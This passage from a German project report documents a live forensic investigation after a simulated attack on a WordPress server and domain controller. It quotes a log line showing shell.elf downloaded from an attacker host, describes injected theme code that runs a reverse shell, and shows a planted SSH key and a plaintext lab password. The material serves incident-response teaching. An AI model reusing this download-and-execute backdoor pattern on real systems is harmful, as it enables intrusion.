


Abbildung 42: Durchführung der Angriffssimulation 41/42




Abbildung 43: Durchführung der Angriffssimulation 42/42

7.2 Forensische Analyse

Sofern ein Sicherheitsvorfall entdeckt oder gemeldet wird, stellt sich die Frage nach dem Zugang in das System. In diesem Projekt erfolgt eine fiktive Beauftragung durch das geschädigte Unternehmen, welche alle benötigten Admin-Passwörter bereitstellt. Es folgt eine forensische Live-Untersuchung auf dem System, da eine Vielzahl von Systemen in Realszenarios nicht heruntergefahren werden können. Ebenfalls werden in dieser Simulation interne Mitarbeiter als Täter ausgeschlossen. Zuerst wird ein **nmap** Service Scan durchgeführt (siehe Abbildung 44). Dabei wird mit den zusätzlichen Parametern **-sV** nach den Versionen gescannt. Es fällt auf, dass der Ubuntu Server [27] aktuell ist, wohingegen der Apache2 [28] Server nicht dem aktuellen Versionsstand entspricht. Wir finden zwei offene Ports, wobei eine Webserver- Instanz als häufig genutztes Angriffsziel genutzt wird.

[27] https://wiki.ubuntuusers.de/Ubuntu/Releases/

[28] https://httpd.apache.org/download.cgi




Abbildung 44: Live Forensik nmap-Scan

Chronologisch wird hier mit dem von außen erreichbaren Webserver gestartet. Mit Hilfe der durch den fiktiven Auftraggeber bereitgestellten Zugangsdaten, erfolgt ein Einloggen auf dem Webserver als Admin. Es folgt eine Untersuchung der Seitenprogrammierung (siehe Abbildung 45).




Abbildung 45: Anmeldung auf dem Webserver

Nach einer Analyse und der Einstellungen und Quellcodes findet man eine Manipulation des Quellcodes vor. Im Reiter **Theme-Funktionen** ist eingebetteter Code zu finden, der nicht in der ursprünglichen Implementierung eingefügt wurde. Der eingebettete Code lädt bei der Eingabe des Parameter **cmd**, das

Programm **shell.elf** herunter und führt eine **reverse-shell** aus, welche als Eingangstor genutzt wurde (siehe Abbildung 46). Executable Linking Format (ELF)[29] ist ein Standarddateiformat für ausführbare Dateien, Objektcode, gemeinsam genutzte Bibliotheken und Speicherabbilder. Dies sollte in der Standard Konfiguration eines Apache2-Webservers nicht möglich sein. Es findet keine Analyse des Quellcodes von **shell.elf** in einem separaten System statt, da die Abgrenzung den Rahmen des Projektes sprengen würde.

Abbildung 46: Aufgedeckter Schadcode im Theme-Funktionen

Unter **journalctl -u ssh** lässt sich die SSH-Verbindungen mit dem Server anzeigen. Dort wird ein SSH-Zugang und der zugehörige Public Key gefunden (siehe Abbildung 47). Eine gezielte Suche nach einem passenden SSH Public Key führt zum Erfolg, indem hier die abgelegten **authorized_keys** angezeigt werden (siehe Abbildung 52). Ebenso hinterließ der Angreifer den Namen seines

[29] https://de.wikipedia.org/wiki/Executable_and_Linking_Format

PC’s „root@red-team-kali“.




Abbildung 47: SSH-Verbindung mittels Public Key

Abbildung 48: Überprüfung des /var Verzeichnisses auf Log Daten

Im Verzeichnis **/var/log** werden Log-Dateien abgelegt (siehe Abbildung 48). Innerhalb des Verzeichnisses **/var/log/apache2/**, in der **error.log**-Datei, wird ein Hinweis auf eine ausgehende Verbindung und ein Download eines Programms **shell.elf** gefunden. Neben dem Download finden wir die zugehörige Uhrzeit eine IP-Adresse. Damit haben wurde ein erstes Indiz für einen möglichen Startzeitpunkt (**2024-06-08 17:36:22 Uhr**) des Angriffs aufgedeckt (siehe Abbildung 49).

```
--2024-06-08 17:36:22--  http://192.168.91.131:8081/shell.elf
Connecting to 192.168.91.131:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250 [application/octet-stream]
Saving to: 'shell.elf'

     0K                                                       100% 12.6M=0s

2024-06-08 17:36:22 (12.6 MB/s) - 'shell.elf' saved [250/250]
```

Abbildung 49: Nachweis von dem Download der shell.elf

Es wird gezielt im Verzeichnis der Webanwendung **/srv/www/wordpress/** gesucht, wo diese auch gefunden wird (siehe Abbildung 50).

```
root@webserver01:/home/superadmin# ll /srv/www/wordpress/
.htaccess           shell.elf           wp-comments-post.php  wp-cron.php          wp-login.php         wp-trackback.php
index.php           wp-activate.php     wp-config.php         wp-includes/         wp-mail.php          xmlrpc.php
license.txt         wp-admin/           wp-config-sample.php  wp-links-opml.php    wp-settings.php
readme.html         wp-blog-header.php  wp-content/           wp-load.php          wp-signup.php
root@webserver01:/home/superadmin# ll /srv/www/wordpress/
```

Abbildung 50: Auffinden der shell.elf im Verzeichnis /srv/www/wordpress/

Bei einer händischen Analyse und Durchsuchung des Betriebssystems konnte eine Datei **todo.txt** gefunden werden (siehe Abbildung 51), welche sich als sicherheitskritisch einstufen lässt, da sich darin Klartext Daten eines Benutzeraccounts befinden, welche von dem Angreifer verwendet worden sein könnte. Unser fiktiver Auftraggeber informiert uns, dass der Nutzer nicht mehr im Unternehmen ist und gelöscht werden sollte.

```
superadmin@webserver01:~$ ll
total 60
drwxr-x--- 8 superadmin superadmin 4096 Jun  9 09:32 ./
drwxr-xr-x 3 root       root       4096 Jun  5 11:09 ../
drwxr-xr-x 2 root       root       4096 Jun  5 11:20 :/
-rw------- 1 superadmin superadmin 1228 Jun  8 19:34 .bash_history
-rw-r--r-- 1 superadmin superadmin  220 Mar 31 08:41 .bash_logout
-rw-r--r-- 1 superadmin superadmin 3771 Mar 31 08:41 .bashrc
drwx------ 2 superadmin superadmin 4096 Jun  5 11:10 .cache/
drwxr-xr-x 2 root       root       4096 Jun  5 11:20 chown/
-rw------- 1 superadmin superadmin   20 Jun  8 17:05 .lesshst
drwxrwxr-x 3 superadmin superadmin 4096 Jun  8 17:51 .local/
-rw-r--r-- 1 superadmin superadmin  807 Mar 31 08:41 .profile
drwx------ 2 superadmin superadmin 4096 Jun  5 11:09 .ssh/
-rw-r--r-- 1 superadmin superadmin    0 Jun  5 11:14 .sudo_as_admin_successful
-rw-rw-r-- 1 superadmin superadmin   67 Jun  8 17:57 todo.txt
-rw-rw-r-- 1 superadmin superadmin 1024 Jun  9 09:32 .todo.txt.swp
drwxr-xr-x 2 root       root       4096 Jun  5 11:20 www-date:/
superadmin@webserver01:~$ cat todo.txt
Standardkennwort *7Vamos! für Auszubildenden Robert Klein ändern
superadmin@webserver01:~$
```

Abbildung 51: Analyse des Home Verzeichnisses des Administrators

Des Weiteren findet eine Analyse des Domainservers statt, wobei temporäre

Dateien, aktive Prozesse, Berechtigungen Dienste, sowie Offline Dateien überprüft werden.

```
superadmin@webserver01:~/.ssh$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHzmjDTBCB2eg5JhRSnyK36iLze3liwd91kZ+klWicyM root@red-team-kali
superadmin@webserver01:~/.ssh$ date
Thu Jun 13 07:09:10 PM UTC 2024
superadmin@webserver01:~/.ssh$
```

Abbildung 52: Aufgefundener SSH-Public-Key des Angreifers

Es folgt ein Einloggen auf Domänencontroller mit den Zugangsdaten, welche durch den Kunden bereitgestellt wurden (siehe Abbildung 53).




Abbildung 53: Anmeldung auf dem Domänen-Controller

Es folgt keine dedizierte Analyse des RAM-Speichers. Der direkte Zugriff auf den Inhalt des RAMs während einer Live-Untersuchung erfordert spezielle Software- und Hardware, welche gesonderte Erfahrungen in der IT-Forensik voraussetzt und im Rahmen dieses Projektes aus Zeitgründen nicht realisiert werden konnte.

Die Temporäre Dateien geben keinen Aufschluss über die Aktivität, diese beinhalteten neben den aufgezeigten Daten (siehe Abbildung 54) noch Browser-

Cache, temporäre Office-Dateien, Zwischenspeicher von Anwendungen.




Abbildung 54: Überprüfung auf temporäre Dateien

Eine Untersuchung von Prozessinformationen nach aktiven Prozessen auf unbekannte oder verdächtige Anwendungen, welche im Allgemeinen hier nicht aufzufinden sind (siehe Abbildung 55).




Abbildung 55: Überprüfung der Prozessdienste




Abbildung 56: Überprüfung der Registry

Es folgt eine Analyse der Ereignisanzeige auf dem Domänen-Controller. Dieses Programm kann unter anderem durch die Tastenkombination [Windows]+[R] aufgerufen werden. Hierbei öffnet sich das Fenster **Ausführen**, in welchem der Befehl **eventvwr.msc** eingetragen wird.

Eine händische Untersuchung und Analyse der einzelnen Events und Informationen zeigt untypisches Verhalten eines Nutzers auf. Der fiktive Auftraggeber bestätigte, dass keiner der Mitarbeiter an einem Samstag nach 17:00 Uhr beschäftigt werde. Der Timeline entsprechend gehen wir von einem Incident nach (08.06.2024 17:36 Uhr) aus und filtern die jeweiligen Events auf diese Zeit.

Ein weiterer Beweis wird unter **Application and Service Logs**, weiter **Directory Service** aufgedeckt (siehe)**.** Es handelt sich um eine Sicherheitsmeldung über einen Login auf den Domänen-Controller um 20:19 Uhr. Ebenso einen Eintrag unter **Windows Logs** und **System** (siehe Abbildung 57) für die Erstellung einer Remote- Desktop Verbindung (20:48 Uhr). Ebenfalls fand eine Änderung der Group Policy Settings statt (20:51 Uhr), die im Folgenden weiter untersucht wird.

